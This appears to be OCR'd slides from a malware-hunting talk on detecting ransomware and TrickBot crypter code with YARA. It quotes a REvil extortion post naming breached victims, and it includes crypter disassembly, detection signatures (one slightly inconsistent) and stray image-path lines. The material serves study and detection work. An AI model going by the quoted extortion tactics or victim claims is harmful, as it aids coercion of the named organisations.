Cryptoransomware

admin , 7117 Read More ›

Antonio Citterio Architetto

http://www.citterio-viel.com

Article about Antonio Citterio Architetto have been locked

Cryptoransomware

Full dump

Optimara

Andrew Cross & Co.

Antonio Citterio Architetto

Westech International, Inc.

Moseley Construction Group, Inc.

KollerCraft

South Western Wire

aVINC


Sparboe companies

Kristin Tarbet, Plastic Surgeon

Big Shift - Legal Framework - GDPR: REvil Ransomware

GDPR Implemented on May 25, 2018.

Instead of encrypting the files, the extortionists threatened to publish them.



UNKN
kilobyte

Seller
5
28 posts
Joined
07/04/19 (ID: 94090)

Posted December 7, 2019 (edited)

Если не отвечаем - значит не интересны. Либо мест нет.

Мы открыли отдельное подразделение, которое занимается крупными операциями. Неделю назад был осуществлен доступ к **CyrusOne.** Судя по СМИ - платить они не собираются. Очень жаль. Тактика "потратим 100 миллионов на восстановление с нуля, чем 15 на выкуп" такая же эффективная, как и оправдания Гарика Куколда Харламова. Инвесторам потом будете объяснять, где выгода. Каждая атака сопровождается копированием коммерческой информации. В случае отказа выплаты - данные будут либо проданы конкурентам, либо выкладываться в открытые источники. **GDPR.** Не хотите платить нам - платите в x10 раз больше правительству. Нет проблем.

Очень странно, что **cdhfund.com** до сих пор молчат. Они также были подвержены атаке, все данные скопированы и зашифрованы. В случае отказа - наши действия обозначены выше.

Edited December 7, 2019 by UNKN

REvil Exploits the GDPR


- December 2019 REvil claimed a recent ransomware attack against the CyrusOne data center.

Hunting Using YARA for Malware Developer Crypto Logic Implementation

YARA Hunting for Code Reuse

- Malware developers work just like legitimate software developers, aiming to automate their work and reduce the time wasted on repetitive tasks wherever possible.
- That means they create and reuse code across their malware (especially, crypto routines)
- This has a pay-off for malware hunters: we can learn how to create search rules to detect this kind of code reuse, reducing our workload, too!

I. TrickBot Crypter Layer (since May 2019)



Vitali Kremez
@VK_Intel

2019-07-10: 🔍#TrickBot #Malware | #Signed Digital Cert -> 🔒 [SUSHI FABRIQUE LIMITED] 🍣|
#Thawte
h/t @malwrhunterteam
🔦 Same modif crypter (➕rsrc enc) as before ->
twitter.com/VK_Intel/statu...😉:
☠️"Yonatan's Screen of Death"
cc/ @ydklijnsma
MD5: 46865737b80c078592a61992ccb60c51

2019-07-10: TrickBot Crypter rsurce -> Xor Key Decode (now in RSRC)

2019-07-10: Trick
Useless Code | Yona
Deat


2019-07-10: TrickBot Loader | Signed | SUSHI FABRIQUE LIMITED | Thawte

TrickBot Custom RC4 : YARA Implementation

- TrickBot has utilized their own crypting service for some time now and it has been frequently updated over time.
- The latest version utilizes RC4 with a twist and is also a perfect example for writing a simple unpacker while at the same time being forced to analyze a slightly modified encryption routine.

Source: https://zero2auto.com/2020/06/22/decrypting-trickbot-crypter/

TrickBot Custom RC4 : YARA Implementation




```
loc_401864:
mov     [esp+eax+18Ch+var_184], al
inc     eax
cmp     eax, 184h
jb      short loc_401864
```

```
push    ebx
push    ebp
mov     ebp, [esp+194h+arg_0]
push    esi
push    edi
mov     edi, [esp+19Ch+arg_4]
xor     esi, esi
xor     ecx, ecx
```

```
loc_401886:
mov     eax, ecx
xor     edx, edx
div     edi
mov     bl, [esp+ecx+19Ch+var_184]
xor     eax, eax
mov     al, [edx+ebp]
mov     edx, eax
mov     eax, ebx
and     eax, 0FFh
add     esi, edx
add     eax, esi
xor     edx, edx
mov     esi, 184h
div     esi
inc     ecx
cmp     ecx, 184h
mov     esi, edx
mov     al, [esp+esi+19Ch+var_184]
mov     byte ptr [esp+ecx+19Ch+var_188+3], al
mov     [esp+esi+19Ch+var_184], bl
jb      short loc_401886
```

- ror-13 API hash
- RC4 key (with NULL terminator)
- SBOX 0x184


TrickBot Custom RC4 : YARA Implementation



```
56                      push    esi
57                      push    edi
BE 74 02 40 00          mov     esi, offset a[illegible] ; "[illegible]"
8D 7C 24 [illegible]    lea     edi, [esp+[illegible]+var_1C]
F3 A5                   rep movsd
6A 19                   push    19h
```

Many times you can find things within the stub of a crypter such as this which will remain very similar or almost even static in their construction, so signaturing on this copy sequence with an offset makes me think this structure will remain somewhat consistent.

```
$snippet1 = {be ?? ?? ?? 00 8d 7c 24 [1-2] f3 a5}
```



For the SBOX Size we can do something similar:

```
33 D2                   xor     edx, edx
BE 84 01 00 00          mov     esi, 184h
F7 F6                   div     esi
41                      inc     ecx
81 F9 84 01 00 00       cmp     ecx, 184h
8B F2                   mov     esi, edx
```

```
$sbox_size = {be ?? ?? 00 00 f7 f6 [0-1] 81}
```

rule TrickBot {

meta:

author = "jreaves"

description = "TrickBot Crypter 2019/2020"

strings:

$snippet1 = {be ?? ?? ?? ?0 8d 7c 24 [1-2] f3 a5}

$sbox_size = {be ?? ?? 00 00 f7 f6 [0-1] 81}


condition:

($snippet1 and $sbox_size)

}

TrickBot Custom RC4 : YARA Implementation

- YARA scan for custom SBOX and key for automated static unpacker scripting




For utilizing it I use a modified version of a function that Graham Austin wrote for a CAPE sandbox decoder.

```
#From Graham Austin
def yara_scan(raw_data, rule_name):
    addresses = []
    yara_rules = yara.compile(source=rule_source)
    matches = yara_rules.match(data=raw_data)
    for match in matches:
        if match.rule == 'TrickBot':
            for item in match.strings:
                if item[1] == rule_name:
                    addresses.append((item[1],item[0]))
    return addresses
```

Netwalker Ransomware Crypto YARA Implementation

Source: https://zero2auto.com/2020/05/19/netwalker-re/

